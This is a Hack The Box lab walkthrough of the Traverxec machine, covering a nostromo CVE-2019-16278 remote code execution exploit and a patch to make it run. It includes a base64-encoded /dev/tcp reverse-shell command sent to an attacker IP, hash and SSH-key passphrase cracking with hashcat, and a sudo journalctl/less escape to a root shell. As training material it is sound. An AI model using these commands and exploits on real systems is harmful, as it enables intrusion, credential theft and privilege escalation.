Traverxec Walkthrough - HTB Easy | Nostromo RCE & Journalctl Privilege Escalation
Complete walkthrough of Traverxec from Hack The Box. An easy Linux machine featuring a nostromo 1.9.6 web server vulnerable to CVE-2019-16278 (RCE). After gaining initial access, enumeration reveals an encrypted SSH key backup in the public_www directory. The SSH key passphrase is cracked to gain user access. Privilege escalation is achieved through a sudo-enabled journalctl command that uses less as a pager, allowing command execution through less's escape mechanism.

Overview
Traverxec is an easy Linux machine that features a Nostromo Web Server, which is vulnerable to Remote Code Execution (RCE). The Web server configuration files lead us to SSH credentials, which allow us to move laterally to the user david. A bash script in the user’s home directory reveals that the user can execute journalctl as root. This is exploited to spawn a root shell.
External Enumeration
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
[Feb 15, 2026 - 10:04:38 (CET)] exegol-main /workspace # ports=$(nmap -p- --min-rate=1000 -T4 10.129.7.136 | grep '^[0-9]' | cut -d '/' -f1 | tr '\n' ',' | sed 's/,$//'); nmap -vv -p$ports -sC -sV 10.129.7.136
Starting Nmap 7.93 ( https://nmap.org ) at 2026-02-15 10:06 CET
<SNIP>
Nmap scan report for 10.129.7.136
Host is up, received echo-reply ttl 63 (0.28s latency).
Scanned at 2026-02-15 10:06:53 CET for 12s

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 aa99a81668cd41ccf96c8401c759095c (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDVWo6eEhBKO19Owd6sVIAFVCJjQqSL4g16oI/DoFwUo+ubJyyIeTRagQNE91YdCrENXF2qBs2yFj2fqfRZy9iqGB09VOZt6i8oalpbmFwkBDtCdHoIAZbaZFKAl+m1UBell2v0xUhAy37Wl9BjoUU3EQBVF5QJNQqvb/mSqHsi5TAJcMtCpWKA4So3pwZcTatSu5x/RYdKzzo9fWSS6hjO4/hdJ4BM6eyKQxa29vl/ea1PvcHPY5EDTRX5RtraV9HAT7w2zIZH5W6i3BQvMGEckrrvVTZ6Ge3Gjx00ORLBdoVyqQeXQzIJ/vuDuJOH2G6E/AHDsw3n5yFNMKeCvNNL
<SNIP>
80/tcp open  http    syn-ack ttl 63 nostromo 1.9.6
|_http-server-header: nostromo 1.9.6
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-favicon: Unknown favicon MD5: FED84E16B6CCFE88EE7FFAAE5DFEFD34
|_http-title: TRAVERXEC
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
<SNIP>
Key findings:
- Port 22: SSH (OpenSSH 7.9p1 Debian)
- Port 80: HTTP running nostromo 1.9.6
This is the classic Linux box focused on web as the first step.
Initial Access
Quick Vulnerability Research
From the nmap output we can see that the site is running nostromo version 1.9.6. Let’s search online for vulnerabilities:

Vulnerability found: CVE-2019-16278, which is a remote code execution vulnerability. Couldn’t be better.
Exploit
Let’s use the exploit I found online:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
[Feb 15, 2026 - 10:24:24 (CET)] exegol-main traverxec # python3 exploit.py


_____-2019-16278
_____  _______    ______   _____\    \
_____\    \_\      |  |      | /    / |    |
/     /|     ||     /  /     /|/    /  /___/|
/     / /____/||\    \  \    |/|    |__ |___|/
|     | |____|/ \ \    \ |    | |       \
|     |  _____   \|     \|    | |     __/ __
|\     \|\    \   |\         /| |\    \  /  \
| \_____\|    |   | \_______/ | | \____\/    |
| |     /____/|    \ |     | /  | |    |____/|
\|_____|    ||     \|_____|/    \|____|   | |
|____|/                        |___|/


Usage: cve2019-16278.py <Target_IP> <Target_Port> <Command>

[Feb 15, 2026 - 10:34:12 (CET)] exegol-main traverxec # python3 exploit.py 10.129.7.136 80 'echo "c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTUuMTIzLzkwMDEgMD4mMQ==" | base64 -d | bash'
Where I opened the listener:
1
2
3
4
5
6
7
8
[Feb 15, 2026 - 09:58:20 (CET)] exegol-main /workspace # nc -lnvp 9001
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.129.7.136.
Ncat: Connection from 10.129.7.136:56620.
sh: 0: can't access tty; job control turned off
$
How I Modified the Code
The exploit doesn’t work well with Python3, because cmd expects a bytes-like object instead of a string.
Here’s the error:
1
2
3
4
5
6
7
8
[Feb 15, 2026 - 10:29:32 (CET)] exegol-main traverxec # python3 exploit.py 10.129.7.136 80 whoami
<SNIP>
Traceback (most recent call last):
File "/workspace/box/traverxec/exploit.py", line 65, in <module>
cve(target, port, cmd)
File "/workspace/box/traverxec/exploit.py", line 52, in cve
soc.send(payload)
TypeError: a bytes-like object is required, not 'str'
To fix the error, just apply this change:
1
2
3
4
5
# :(
soc.send(payload)

# :)
soc.send(payload.encode())
Lateral Movement
Internal Enumeration
Let’s read the name of the user we need to reach:
1
2
$ cd /home; ls
david
Now let’s search for user david. I find his hash in the /var folder:
1
2
3
4
5
6
7
grep -r "david" /var
<SNIP>
/var/lib/apt/lists/ftp.de.debian.org_debian_dists_buster_main_i18n_Translation-en:Package: sword-comm-tdavid
/var/lib/apt/lists/ftp.de.debian.org_debian_dists_buster_main_i18n_Translation-en: IndavideoEmbed,
/var/nostromo/conf/.htpasswd:david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
/var/nostromo/conf/nhttpd.conf:serveradmin              david@traverxec.htb
<SNIP>
Hash found: david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
Hash Cracking
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
[Feb 15, 2026 - 11:20:10 (CET)] exegol-main /workspace # hashcat -m 500 hash /opt/lists/rockyou.txt
hashcat (v6.2.6) starting

<SNIP>

$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/:Nowonly4me

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: $1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
Time.Started.....: Sun Feb 15 11:21:30 2026 (26 mins, 44 secs)
Time.Estimated...: Sun Feb 15 11:48:14 2026 (0 secs)
<SNIP>
Started: Sun Feb 15 11:20:16 2026
Stopped: Sun Feb 15 11:48:16 2026
Password obtained: Nowonly4me
However, this password is useless, since we can’t connect via SSH to david.
Further Enumeration
In the nhttpd.conf file (in the same directory as the previous file) you can find important information, the homedirs:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
$ cat nhttpd.conf
# MAIN [MANDATORY]

servername              traverxec.htb
serverlisten            *
serveradmin             david@traverxec.htb
serverroot              /var/nostromo
servermimes             conf/mimes
docroot                 /var/nostromo/htdocs
docindex                index.html

# LOGS [OPTIONAL]

logpid                  logs/nhttpd.pid

# SETUID [RECOMMENDED]

user                    www-data

# BASIC AUTHENTICATION [OPTIONAL]

htaccess                .htaccess
htpasswd                /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]

/icons                  /var/nostromo/icons

# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public         public_www
SSH Key Discovery
Exploring the public homedir public_www in david’s home, we can find an interesting file:
1
2
3
4
5
6
7
8
9
www-data@traverxec:/home/david/public_www$ ls
ls
index.html
protected-file-area
www-data@traverxec:/home/david/public_www$ cd protected-file-area
cd protected-file-area
www-data@traverxec:/home/david/public_www/protected-file-area$ ls
ls
backup-ssh-identity-files.tgz
Let’s transfer the tgz file to our machine via base64 encoding:
1
2
3
www-data@traverxec:/home/david/public_www/protected-file-area$ base64 -w 0 backup-ssh-identity-files.tgz
<ile-area$ base64 -w 0 backup-ssh-identity-files.tgz
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
Let’s copy the output and transfer the file locally and explore what it contains:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
[Feb 15, 2026 - 18:01:46 (CET)] exegol-main traverxec # tar -xvzf tar.tgz
home/david/.ssh/
home/david/.ssh/authorized_keys
home/david/.ssh/id_rsa
home/david/.ssh/id_rsa.pub
[Feb 15, 2026 - 18:01:55 (CET)] exegol-main traverxec # cd home/david/.ssh
[Feb 15, 2026 - 18:02:11 (CET)] exegol-main .ssh # ls -al
total 12
drwx--S--- 1 1000 rvm    62 Oct 25  2019 .
drwxrws--- 1 root 1002    8 Feb 15 18:01 ..
-rw-r--r-- 1 1000 rvm   397 Oct 25  2019 authorized_keys
-rw------- 1 1000 rvm  1766 Oct 25  2019 id_rsa
-rw-r--r-- 1 1000 rvm   397 Oct 25  2019 id_rsa.pub
[Feb 15, 2026 - 18:02:13 (CET)] exegol-main .ssh # ssh david@10.129.7.136 -i id_rsa
Enter passphrase for key 'id_rsa':
david@10.129.7.136's password:
Permission denied, please try again.
We can’t log in. The SSH key is encrypted and we can’t decrypt it even with the password we cracked earlier. So, let’s crack the SSH key with ssh2john and hashcat:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
[Feb 15, 2026 - 18:13:57 (CET)] exegol-main .ssh # python3 /opt/tools/john/run/ssh2john.py id_rsa
id_rsa:$sshng$1$16$477EEFFBA56F9D283D349033D5D08C4F$1200$b1ec9e1ff7de1b5f5395468c76f1d92bfdaa7f2f29c3076bf6c83be71e213e9249f186ae856a2b08de0b3c957ec1f086b6e8813df672f993e494b90e9de220828aee2e45465b8938eb9d69c1e9199e3b13f0830cde39dd2cd491923c424d7dd62b35bd5453ee8d24199c733d261a3a27c3bc2d3ce5face868cfa45c63a3602bda73f08e87dd41e8cf05e3bb917c0315444952972c02da4701b5da248f4b1725fc22143c7eb4ce38bb81326b92130873f4a563c369222c12f2292fac513f7f57b1c75475b8ed8fc454582b1172aed0e3fcac5b5850b43eee4ee77dbedf1c880a27fe906197baf6bd005c43adbf8e3321c63538c1abc90a79095ced7021cbc92ffd1ac441d1dd13b65a98d8b5e4fb59ee60fcb26498729e013b6cff63b29fa179c75346a56a4e73fbcc8f06c8a4d5f8a3600349bb51640d4be260aaf490f580e3648c05940f23c493fd1ecb965974f464dea999865cfeb36408497697fa096da241de33ffd465b3a3fab925703a8e3cab77dc590cde5b5f613683375c08f779a8ec70ce76ba8ecda431d0b121135512b9ef486048052d2cfce9d7a479c94e332b92a82b3d609e2c07f4c443d3824b6a8b543620c26a856f4b914b38f2cfb3ef6780865f276847e09fe7db426e4c319ff1e810aec52356005aa7ba3e1100b8dd9fa8b6ee07ac464c719d2319e439905ccaeb201bae2c9ea01e08ebb9a0a9761e47b841c47d416a9db2686c903735ebf9e137f3780b51f2b5491e50aea398e6bba862b6a1ac8f21c527f852158b5b3b90a6651d21316975cd543709b3618de2301406f3812cf325d2986c60fdb727cadf3dd17245618150e010c1510791ea0bec870f245bf94e646b72dc9604f5acefb6b28b838ba7d7caf0015fe7b8138970259a01b4793f36a32f0d379bf6d74d3a455b4dd15cda45adcfdf1517dca837cdaef08024fca3a7a7b9731e7474eddbdd0fad51cc7926dfbaef4d8ad47b1687278e7c7474f7eab7d4c5a7def35bfa97a44cf2cf4206b129f8b28003626b2b93f6d01aea16e3df597bc5b5138b61ea46f5e1cd15e378b8cb2e4ffe7995b7e7e52e35fd4ac6c34b716089d599e2d1d1124edfb6f7fe169222bc9c6a4f0b6731523d436ec2a15c6f147c40916aa8bc6168ccedb9ae263aaac078614f3fc0d2818dd30a5a113341e2fcccc73d421cb711d5d916d83bfe930c77f3f99dba9ed5cfcee020454ffc1b3830e7a1321c369380db6a61a757aee609d62343c80ac402ef8abd56616256238522c57e8db245d3ae1819bd01724f35e6b1c340d7f14c066c0432534938f5e3c115e120421f4d11c61e802a0796e6aaa5a7f1631d9ce4ca58d67460f3e5c1cdb2c5f6970cc598805abb386d652a0287577c453a159bfb76c6ad4daf65c07d386a3ff9ab111b26ec2e02e5b92e184e44066f6c7b88c42ce77aaa918d2e2d3519b4905f6e2395a47cad5e2cc3b7817b557df3babc30f799c4cd2f5a50b9f48fd06aaf435762062c4f331f989228a6460814c1c1a777795104143630dc16b79f51ae2dd9e008b4a5f6f52bb4ef38c8f5690e1b426557f2e068a9b3ef5b4fe842391b0af7d1e17bfa43e71b6bf16718d67184747c8dc1fcd1568d4b8ebdb6d55e62788553f4c69d128360b407db1d278b5b417f4c0a38b11163409b18372abb34685a30264cdfcf57655b10a283ff0

[Feb 15, 2026 - 18:14:22 (CET)] exegol-main .ssh # nano hash
[Feb 15, 2026 - 18:17:22 (CET)] exegol-main .ssh # hashcat -m 22931 hash /opt/lists/rockyou.txt
hashcat (v6.2.6) starting

<SNIP>

$sshng$1$16$477eeffba56f9d283d349033d5d08c4f$1200$b1ec9e1ff7de1b5f5395468c76f1d92bfdaa7f2f29c3076bf6c83be71e213e9249f186ae856a2b08de0b3c957ec1f086b6e8813df672f993e494b90e9de220828aee2e45465b8938eb9d69c1e9199e3b13f0830cde39dd2cd491923c424d7dd62b35bd5453ee8d24199c733d261a3a27c3bc2d3ce5face868cfa45c63a3602bda73f08e87dd41e8cf05e3bb917c0315444952972c02da4701b5da248f4b1725fc22143c7eb4ce38bb81326b92130873f4a563c369222c12f2292fac513f7f57b1c75475b8ed8fc454582b1172aed0e3fcac5b5850b43eee4ee77dbedf1c880a27fe906197baf6bd005c43adbf8e3321c63538c1abc90a79095ced7021cbc92ffd1ac441d1dd13b65a98d8b5e4fb59ee60fcb26498729e013b6cff63b29fa179c75346a56a4e73fbcc8f06c8a4d5f8a3600349bb51640d4be260aaf490f580e3648c05940f23c493fd1ecb965974f464dea999865cfeb36408497697fa096da241de33ffd465b3a3fab925703a8e3cab77dc590cde5b5f613683375c08f779a8ec70ce76ba8ecda431d0b121135512b9ef486048052d2cfce9d7a479c94e332b92a82b3d609e2c07f4c443d3824b6a8b543620c26a856f4b914b38f2cfb3ef6780865f276847e09fe7db426e4c319ff1e810aec52356005aa7ba3e1100b8dd9fa8b6ee07ac464c719d2319e439905ccaeb201bae2c9ea01e08ebb9a0a9761e47b841c47d416a9db2686c903735ebf9e137f3780b51f2b5491e50aea398e6bba862b6a1ac8f21c527f852158b5b3b90a6651d21316975cd543709b3618de2301406f3812cf325d2986c60fdb727cadf3dd17245618150e010c1510791ea0bec870f245bf94e646b72dc9604f5acefb6b28b838ba7d7caf0015fe7b8138970259a01b4793f36a32f0d379bf6d74d3a455b4dd15cda45adcfdf1517dca837cdaef08024fca3a7a7b9731e7474eddbdd0fad51cc7926dfbaef4d8ad47b1687278e7c7474f7eab7d4c5a7def35bfa97a44cf2cf4206b129f8b28003626b2b93f6d01aea16e3df597bc5b5138b61ea46f5e1cd15e378b8cb2e4ffe7995b7e7e52e35fd4ac6c34b716089d599e2d1d1124edfb6f7fe169222bc9c6a4f0b6731523d436ec2a15c6f147c40916aa8bc6168ccedb9ae263aaac078614f3fc0d2818dd30a5a113341e2fcccc73d421cb711d5d916d83bfe930c77f3f99dba9ed5cfcee020454ffc1b3830e7a1321c369380db6a61a757aee609d62343c80ac402ef8abd56616256238522c57e8db245d3ae1819bd01724f35e6b1c340d7f14c066c0432534938f5e3c115e120421f4d11c61e802a0796e6aaa5a7f1631d9ce4ca58d67460f3e5c1cdb2c5f6970cc598805abb386d652a0287577c453a159bfb76c6ad4daf65c07d386a3ff9ab111b26ec2e02e5b92e184e44066f6c7b88c42ce77aaa918d2e2d3519b4905f6e2395a47cad5e2cc3b7817b557df3babc30f799c4cd2f5a50b9f48fd06aaf435762062c4f331f989228a6460814c1c1a777795104143630dc16b79f51ae2dd9e008b4a5f6f52bb4ef38c8f5690e1b426557f2e068a9b3ef5b4fe842391b0af7d1e17bfa43e71b6bf16718d67184747c8dc1fcd1568d4b8ebdb6d55e62788553f4c69d128360b407db1d278b5b417f4c0a38b11163409b18372abb34685a30264cdfcf57655b10a283ff0:hunter

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 22931 (RSA/DSA/EC/OpenSSH Private Keys ($1, $3$))
Hash.Target......: $sshng$1$16$477eeffba56f9d283d349033d5d08c4f$1200$b...283ff0
Time.Started.....: Sun Feb 15 18:18:25 2026 (0 secs)
Time.Estimated...: Sun Feb 15 18:18:25 2026 (0 secs)
<SNIP>
Started: Sun Feb 15 18:17:42 2026
Stopped: Sun Feb 15 18:18:27 2026
SSH key passphrase cracked: hunter
SSH Access
1
2
3
4
5
[Feb 15, 2026 - 18:18:27 (CET)] exegol-main .ssh # ssh david@traverxec -i id_rsa
Enter passphrase for key 'id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
david@traverxec:~$ ls
bin  public_www  user.txt
User flag obtained.
Privilege Escalation
Internal Enumeration
As always, I try sudo -l but we don’t have the password so we get nothing.
In the home directory there is a bin folder, which contains these 2 files:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
david@traverxec:~/bin$ cat server-stats.head
.----.
.---------. | == |
Webserver Statistics and Data                              |.-"""""-.| |----|
Collection Script                                    ||       || | == |
(c) David, 2019                                     ||       || |----|
|'-.....-'| |::::|
'"")---(""' |___.|
/:::::::::::\"    "
/:::=======:::\
jgs '"""""""""""""'

david@traverxec:~/bin$ cat server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
If we execute the file, running this command as sudo doesn’t give us problems. However, if we copy and paste it into the shell with some flags, sudo asks us for the password we don’t have.
Journalctl/Less Exploitation
Searching online, I discover that journalctl uses less, a pager that is used if the output is too large. In an old box I did, I remember executing code with less. To trigger less, I zoom in the terminal so that the output is too large. Then I type !/bin/bash and get a root shell:
1
2
3
4
5
6
7
8
9
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Sun 2026-02-15 03:55:31 EST, end at Sun 2026-02-15 12:51:24 EST. --
Feb 15 04:48:47 traverxec sudo[13929]: www-data : command not allowed ; TTY=unknown ; PWD=/tmp ; USER=root ; COMMAND=list
Feb 15 04:48:47 traverxec nologin[14524]: Attempted login by UNKNOWN on UNKNOWN
Feb 15 04:54:29 traverxec sudo[22013]: www-data : unknown user: #-1
Feb 15 06:38:07 traverxec su[22197]: pam_unix(su:auth): authentication failure; logname= uid=33 euid=0 tty= ruser=www-data rho
Feb 15 06:38:09 traverxec su[22197]: FAILED SU (to david) www-data on none
!/bin/bash
root@traverxec:/home/david/bin#
Root flag obtained. Box completed.
Reflections
Main Mistake
I didn’t immediately recognize the journalctl/less privilege escalation pattern - I should have checked GTFOBins for journalctl as soon as I saw it in the sudo-enabled script.
Alternative Approaches
For initial access, instead of modifying the Python exploit, a Metasploit module might exist for CVE-2019-16278, or manual exploitation by crafting the malicious HTTP request.
Open Question
As of the time writing this post, I have only compleated easy boxes so far. I read that insane boxes have rabbitholes placed around on purpose for longer enumeration. How much time does an insane box usually take? And how much of that time is wasted by rabbitholes?
Completed this box? Did the journalctl/less trick surprise you? Leave a comment down below!